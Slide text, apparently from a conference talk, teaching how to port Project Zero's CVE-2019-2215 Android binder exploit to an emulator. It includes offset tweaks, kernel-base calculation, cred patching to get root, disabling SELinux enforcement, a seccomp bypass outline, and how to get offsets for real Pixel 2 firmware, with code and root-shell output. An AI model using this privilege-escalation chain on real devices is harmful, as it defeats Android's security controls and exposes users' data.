    - task\_struct contains the process's address limit (addr\_limit).
  - Second time - to overwrite the value of addr\_limit to 0xfffffffffffffe.
    - Increasing the addr\_limit to 0xfffffffffffffe will make kernel memory accessible to our unprivileged process.

# CVE-2019-2215 EXPLAINED!

- <https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=414885>
  - Gives stable kernel R/W
  - Works on Pixel 2
    - We'll be trying to exploit our Emulator
      - Major changes will be updating the offsets

# Privilege Escalation

- POC : <https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=414885>
  - Gives stable kernel R/W
  - Works on Pixel 2
    - We'll be trying to exploit our Emulator
      - Major changes will be updating the offsets

# Privilege Escalation

```
struct task_struct {
    uint8_t filler[1256];    /* 0      0x4e8 */
    pid_t pid;              /* 0x4e8  0x4 */
    uint8_t filler2[412];   /* 0x4ec  0x19c */
    uint64_t cred;          /* 0x688 0x8 */
    uint8_t filler3[48];    /* 0x690  0x30 */
    uint64_t nsproxy;       /* 0x6c0  0x8 */
    uint8_t filler4[1944];  /* 0x6c8  0x798 */
} __attribute__((packed)); /* size:  0xe60 */
```

In exploit - Line 204:

OFFSET\_\_task\_struct\_\_cred:  
originally was 0x790,

but based off debug logs  
added while building the kernel.

We modified it to 0x688.

# Privilege Escalation

- In exploit - Line 135:
  - `current_ptr + 0x8, /* next iov_base (addr_limit) */`

changed to:

- `current_ptr + 0xA18, /* next iov_base (addr_limit) */`
  - based off debug logs added while building the kernel.


# Based off /dist/System.map from the built emulator

- `#define SYMBOL__init_user_ns 0x12324F8`
- `#define SYMBOL__init_task 0x1215480`
- `#define SYMBOL__init_uts_ns 0x12324F8`

# Running the Exploit - part1.c

- This is based on the ProjectZero exploit that gives R/W access using CVE-2019-2215
  - We updated the offsets to port the exploit for our emulator
- Compile the exploit using:
  - `NDK_ROOT=~/Android/Sdk/ndk/<android-version> make build-part1`

```
generic_x86_64:/ $ cd /data/local/tmp
generic_x86_64:/data/local/tmp $ ls -la
total 3904
drwxrwx--x 2 shell shell    4096 2020-07-31 21:09 .
drwxr-x--x 4 root  root    4096 2020-07-31 21:06 ..
-rwxrwxrwx 1 shell shell 3975504 2020-07-31 04:43 dns_cve_2019_2215_part1_exploit
/dns_cve_2019_2215_part1_exploit <
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
CHILD: Finished write to FIFO.
writev() returns 0x2000
PARENT: Finished calling READV
current_ptr == 0xffff88805f391900
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
generic_x86_64:/data/local/tmp $ █
```



**Well I caught it**

**Now what?**

# Running the Exploit - part2.c

- This is based on the ProjectZero exploit that gives R/W access using CVE-2019-2215
  - We updated the offsets to port the exploit for our emulator
  - Added kernel base + cred calculations needed for ASLR Bypass

# Modifications...

```
#define OFFSET_CRED 0x688
uint64_t credz = kernel_read_ulong(current_ptr + OFFSET_CRED);
printf("cred = %016lx\n", credz);
#define OFFSET_USER_NS 0x88
uint64_t user_ns = kernel_read_ulong(credz + OFFSET_USER_NS);
printf("user_ns = %016lx\n", user_ns);
#define INIT_USER_NS 0x12324F8
uint64_t kernel_base = user_ns - INIT_USER_NS;
printf("kernel base = %016lx\n", kernel_base); // can be used for KASLR bypass

if (kernel_base & 0xfffUL) errx(1, "bad kernel base (not 0x...000)");

unsigned long init_task = kernel_base + SYMBOL__init_task;
printf("&init_task == 0x%lx\n", init_task);
unsigned long init_task_cred = kernel_read_ulong(init_task + OFFSET__task_struct__cred);
printf("init_task_cred == 0x%lx\n", init_task_cred);
unsigned long my_cred = kernel_read_ulong(current_ptr + OFFSET__task_struct__cred);
printf("current->cred == 0x%lx\n", my_cred);
```

```
→ bh2020_binder adb shell
generic_x86_64:/ $ cd /data/local/tmp
/dns_cve_2019_2215_part2_exploit
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
CHILD: Finished write to FIFO.
writev() returns 0x2000
PARENT: Finished calling READV
current_ptr == 0xffff88800b284b00
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
cred = ffff88801b9c2f00
user_ns = ffffffff814324f8
kernel base = ffffffff80200000
&init_task == 0xffffffff81415480
init_task.cred == 0xffffffff81433c30
current->cred == 0xffff88801b9c2f00
generic_x86_64:/data/local/tmp $ █
```

# Linux Permissions

- For the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes
  - privileged processes - (UID = 0), referred to as root.
  - unprivileged processes (UID is nonzero).
- Privileged processes bypass all kernel permission checks, while unprivileged processes are subject to full permission checking based on the process's *credentials*

# Discretionary Access Control (DAC)

- Discretionary Access Control (DAC) is used by Android to restrict access between apps.
- Ordinary apps can only access system resources through system services.
- DAC isolates apps based on users and groups.
- Each app is assigned a unique (user id, group id) pair when installed, which is used by its all processes and private data files.
- Only data owners and app creators have access to the data.

# Bypassing DAC

- Set uid = 0
- Set gid = 0
- reset securebits to 0

# Linux Capabilities (CAP)

- As we said before - For the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes
  - privileged processes - (UID = 0), referred to as root.
  - unprivileged processes (UID is nonzero).
- In addition to the above -> Capabilities allow Linux processes to drop most root-like privileges while retaining the subset of privileges that they require to perform their function.
  - Linux divides the privileges traditionally associated with superuser into distinct units, known as capabilities, which can be independently enabled and disabled.
  - EG: CAP\_PERMITTED, CAP\_EFFECTIVE, etc.
  - Defined in struct cred:
    - <https://elixir.bootlin.com/linux/v4.14.150/source/include/linux/cred.h#L129>

- `cat /proc/$$/status`

# Bypassing CAP

- Set `CAP_INHERITABLE` to 0
- Set `CAP_PERMITTED` to `0x3FFFFFFFFFFF`
- Set `CAP_EFFECTIVE` to `0x3FFFFFFFFFFF`
- Set `CAP_BSET` to `0x3FFFFFFFFFFF`
- Set `CAP_AMBIENT` to 0

# Running the Exploit - part3.c

- This is based on the ProjectZero exploit that gives R/W access using CVE-2019-2215
  - We updated the offsets to port the exploit for our emulator
  - Added kernel base + cred calculations needed for ASLR Bypass
  - Added DAC Bypass
  - Added CAP Bypass
  - Added ROOT Shell

# Bypassing DAC

```
//DAC bypass
#define OFFSET_UID 0x4
#define OFFSET_GID 0x8
#define OFFSET_SUID 0xc
#define OFFSET_SGID 0x10
#define OFFSET_EUID 0x14
#define OFFSET_EGID 0x18
#define OFFSET_FSUID 0x1c
#define OFFSET_FSGID 0x20
#define OFFSET_SECUREBITS 0x24

printf("Patching Creds now.\n");
kernel_write_ulong(my_cred + OFFSET_UID, 0);
kernel_write_ulong(my_cred + OFFSET_GID, 0);
kernel_write_ulong(my_cred + OFFSET_SUID, 0);
kernel_write_ulong(my_cred + OFFSET_SGID, 0);
kernel_write_ulong(my_cred + OFFSET_EUID, 0);
```

# Bypassing CAP

```
//CAP Bypass
#define OFFSET_CAP_INHERITABLE 0x28
#define OFFSET_CAP_PERMITTED 0x30
#define OFFSET_CAP_EFFECTIVE 0x38
#define OFFSET_CAP_BSET 0x40
#define OFFSET_CAP_AMBIENT 0x48

printf("Patching Creds now for CAP Bypass.\n");
kernel_write_ulong(my_cred + OFFSET_CAP_INHERITABLE, 0);
kernel_write_ulong(my_cred + OFFSET_CAP_PERMITTED,
(uint64_t)0x3FFFFFFFFF);
kernel_write_ulong(my_cred + OFFSET_CAP_EFFECTIVE,
(uint64_t)0x3FFFFFFFFF);
kernel_write_ulong(my_cred + OFFSET_CAP_BSET,
(uint64_t)0x3FFFFFFFFF);
kernel_write_ulong(my_cred + OFFSET_CAP_AMBIENT,
(uint32_t)0);
```

```
generic_x86_64:/ $ cd /data/local/tmp
/dns_cve_2019_2215_part3_exploit
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
CHILD: Finished write to FIFO.
writev() returns 0x2000
PARENT: Finished calling READV
current_ptr == 0xffff88805fd02580
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
cred = ffff88802845e540
user_ns = ffffffff814324f8
kernel base = ffffffff80200000
&init_task == 0xffffffff81415480
init_task.cred == 0xffffffff81433c30
current->cred == 0xffff88802845e540
Patching Creds now for DAC bypass..
Patching Creds now for CAP Bypass..
Launching Root Shell
generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdca
rd_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/data/local/tmp #
```

```
127|generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdca
rd_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # cat /etc/hosts
127.0.0.1 localhost
::1 ip6.localhost
```

- By following steps till now, you'll be able to get "ROOT".
- However, even if "ROOT", you'll not be allowed to do certain tasks based on some OS policies.
- Our process is technically full root from a stock Linux perspective, but Android's MAC policy still locks our root process to anything that the *u:r:shell:s0* context can do.

```
127|generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdca
rd_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # cat /etc/hosts
127.0.0.1      localhost
::1           ip6-localhost
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # ls -al
ls: .: Permission denied
generic_x86_64:/data/local/tmp #
```

```
[ 250.649324] type=1400 audit(1596248372.214:82): avc: denied { write } for com
m=4173796E635461736B202331 name="property_service" dev="tmpfs" ino=6798 scontext
=u:r:priv_app:s0:c512,c768 tcontext=u:object_r:property_socket:s0 tclass=sock_fi
le permissive=0
[ 250.656945] type=1400 audit(1596248455.354:83): avc: denied { dac_read_search
} for comm="ls" capability=2 scontext=u:r:shell:s0 tcontext=u:r:shell:s0 tclass
=capability permissive=0
[ 250.659163] type=1400 audit(1596248455.354:83): avc: denied { dac_read_search
} for comm="ls" capability=2 scontext=u:r:shell:s0 tcontext=u:r:shell:s0 tclass
=capability permissive=0
[ 250.661413] type=1400 audit(1596248455.374:84): avc: denied { dac_override }
for comm="ls" capability=1 scontext=u:r:shell:s0 tcontext=u:r:shell:s0 tclass=ca
pability permissive=0
```


```
1|generic_x86_64:/data/local/tmp # getenforce  
Enforcing
```

# SELinux

- Security Enhanced Linux (SELinux), is a mandatory access control (MAC) system for the Linux operating system.
  - Android 4.3+
- As a MAC system, it differs from Linux's familiar discretionary access control (DAC) system.
  - In a traditional DAC-based Linux environment, if the root user becomes compromised that user can write to every raw block device.
  - However, SELinux can be used to label these devices so the process assigned the root privilege can write to only those specified in the associated policy.
  - In this way, the process cannot overwrite data and system settings outside of the specific raw block device.

# SELinux

- SELinux Modes:
  - **Permissive** - In this mode, all permission denials are logged but not enforced.
  - **Enforcing** - In this mode, all permission denials are both logged and enforced. [**DEFAULT**]

A terminal window with a black background and green text. The window title bar shows a home icon and the text 'dns'. The terminal content shows a prompt '~' followed by the command 'adb shell getenforce'. The output is 'Enforcing'. A second prompt '~' is shown with a green cursor block.

```
→ ~ adb shell getenforce
Enforcing
→ ~ █
```

- <https://elixir.bootlin.com/linux/v4.14.150/source/security/selinux/hooks.c#L104>

/ security / selinux / hooks.c

```
103 #ifdef CONFIG_SECURITY_SELINUX_DEVELOP
104 int selinux_enforcing;
105
106 static int __init enforcing_setup(char *str)
107 {
108     unsigned long enforcing;
109     if (!kstrtoul(str, 0, &enforcing))
110         selinux_enforcing = enforcing ? 1 : 0;
111     return 1;
112 }
113 __setup("enforcing=", enforcing_setup);
114 #endif
115
116 #ifdef CONFIG_SECURITY_SELINUX_BOOTPARAM
117 int selinux_enabled = CONFIG_SECURITY_SELINUX_BOOTPARAM_VALUE;
118
119 static int __init selinux_enabled_setup(char *str)
120 {
121     unsigned long enabled;
122     if (!kstrtoul(str, 0, &enabled))
123         selinux_enabled = enabled ? 1 : 0;
124     return 1;
125 }
126 __setup("selinux=", selinux_enabled_setup);
127 #else
128 int selinux_enabled = 1;
129 #endif
130
```

# SELinux Bypass/Bypassing MAC

- Set SELINUX\_ENFORCING to 0

# Running the Exploit - part4.c

- This is based on the ProjectZero exploit that gives R/W access using CVE-2019-2215
  - We updated the offsets to port the exploit for our emulator
  - Added kernel base + cred calculations needed for ASLR Bypass
  - Added DAC Bypass
  - Added CAP Bypass
  - **Disable SELinux**
  - **Added ROOT Shell**

# SELinux Bypass/Bypassing MAC

```
printf("Patching selinux_enforcing\n");  
#define SELINUX_ENFORCING 0x149FE58  
kernel_write_ulong(kernel_base + SELINUX_ENFORCING, 0);
```

```
generic_x86_64:/ $ cd /data/local/tmp
/dns_cve_2019_2215_part4_exploit
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
CHILD: Finished write to FIFO.
writev() returns 0x2000
PARENT: Finished calling READV
current_ptr == 0xffff88801b70d780
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
cred = ffff888066c76780
user_ns = ffffffff814324f8
kernel base = ffffffff80200000
&init_task == 0xffffffff81415480
init_task.cred == 0xffffffff81433c30
current->cred == 0xffff888066c76780
Patching Creds now for DAC bypass..
Patching Creds now for CAP Bypass..
Patching selinux_enforcing
Launching Root Shell
generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdca
rd_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # getenforce
Permissive
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # cat /etc/host
cat: /etc/host: No such file or directory
1|generic_x86_64:/data/local/tmp # cat /etc/hosts
127.0.0.1    localhost
::1         ip6-localhost
generic_x86_64:/data/local/tmp # ls -la
total 3928
drwxrwx--x 2 shell shell  4096 2020-07-31 22:34 .
drwxr-x--x 4 root  root   4096 2020-07-31 22:33 ..
-rwxrwxrwx 1 shell shell 3999280 2020-07-31 04:43 dns_cve_2019_2215_part4_exploi
t
generic_x86_64:/data/local/tmp #
```

```
[ 201.025135] type=1400 audit(1596249378.078:97): avc: denied { open } for comm
="Binder:4124_3" path="/sys/devices/virtual/android_usb/android0/state" dev="sys
fs" ino=16307 scontext=u:r:priv_app:s0:c512,c768 tcontext=u:object_r:sysfs_andro
id_usb:s0 tclass=file permissive=1
[ 201.028546] type=1400 audit(1596249417.698:98): avc: denied { dac_read_search
} for comm="ls" capability=2 scontext=u:r:shell:s0 tcontext=u:r:shell:s0 tclass
=capability permissive=1
```

# Secure Computing mode (SECCOMP)

- Secure Computing mode
- Linux Kernel Feature that allows filtering system calls.
- When enabled - only 4 system calls allowed
  - `read()`, `write()`, `exit()`, `sigreturn()`
- When running exploit through ADB we do not have to worry about SECCOMP
  - If we bundle exploit into an APK file, then the OS will limit the application and its children from being able to access any old syscall.
  - Have to bypass SECCOMP when using APK

/ include / linux / sched.h

839

struct seccomp

840

/ include / linux / seccomp.h

```
15
16 struct seccomp_filter;
17 /**
18  * struct seccomp - the state of a seccomp'ed process
19  *
20  * @mode: indicates one of the valid values above for controlled
21  *        system calls available to a process.
22  * @filter: must always point to a valid seccomp-filter or NULL as it
23  *          accessed without locking during system call entry.
24  *
25  *          @filter must only be accessed from the context of current
26  *          is no read locking.
27  */
28 struct seccomp { Can be 0, SECCOMP_MODE_STRICT, or SECCOMP_MODE_FILTER
29     int mode;
30     struct seccomp_filter *filter;
31 };
32
33 #ifdef CONFIG_HAVE_ARCH_SECCOMP_FILTER
34 extern int __secure_computing(const struct seccomp_data *sd);
35 static inline int secure_computing(const struct seccomp_data *sd)
36 {
37     if (unlikely(test_thread_flag(TIF_SECCOMP)))
38         return __secure_computing(sd);
39     return 0;
40 }
41 #else
42 extern void secure_computing_strict(int this_syscall);
43 #endif
44
45 extern long prctl_get_seccomp(void);
46 extern long prctl_set_seccomp(unsigned long, char __user *);
47
48 static inline int seccomp_mode(struct seccomp *s)
49 {
50     return s->mode;
51 }
52
53 #else /* CONFIG_SECCOMP */
```

# Bypassing SECCOMP


- Set the *TIF\_SECCOMP* flag in *task\_struct->thread\_info.flags* to 0
- Clear the “mode” and “filter”
- WIN!

elixir.bootlin.com/linux/v4.14.150/source/include/linux/seccomp.h#L28

/ include / linux / seccomp.h

```
15
16 struct seccomp_filter;
17 /**
18  * struct seccomp - the state of a seccomp'ed process
19  *
20  * @mode: indicates one of the valid values above for controlled
21  *        system calls available to a process.
22  * @filter: must always point to a valid seccomp-filter or NULL as it
23  *          accessed without locking during system call entry.
24  *
25  *          @filter must only be accessed from the context of current
26  *          is no read locking.
27  */
28 struct seccomp { Can be 0, SECCOMP_MODE_STRICT, or SECCOMP_MODE_FILTER
29                 int mode;
30                 struct seccomp_filter *filter;
31 };
32
33 #ifdef CONFIG_HAVE_ARCH_SECCOMP_FILTER
34 extern int __secure_computing(const struct seccomp_data *sd);
35 static inline int secure_computing(const struct seccomp_data *sd)
36 {
37     if (unlikely(test_thread_flag(TIF_SECCOMP)))
38         return __secure_computing(sd);
39     return 0;
40 }
41 #else
42 extern void secure_computing_strict(int this_syscall);
43 #endif
44
45 extern long prctl_get_seccomp(void);
46 extern long prctl_set_seccomp(unsigned long, char __user *);
47
48 static inline int seccomp_mode(struct seccomp *s)
49 {
50     return s->mode;
51 }
52
```

# What about exploiting existing devices?



# Offsets for an existing Device?

- Download the OTA file from <https://developers.google.com/android/ota>

developers.google.com/android/ota

Android APIs for Android


For device type: walleye - Pixel2

Search

10.0.0 (QP1A.190711.020, Sep 2019)	<a href="#">Link</a>	d326cba72c0a78afb24162e8d700de8f1d69d845643ccecfb27006cbcce0b8c4
------------------------------------	----------------------	--

# Extract the Android OTA Images

- We can then Extract Android firmware images
  - [https://github.com/cyxx/extract\\_android\\_ota\\_payload](https://github.com/cyxx/extract_android_ota_payload)
  - `python extract_android_ota_payload.py walleye-ota-qp1a.190711.020-d326cba7.zip extracted_payload`

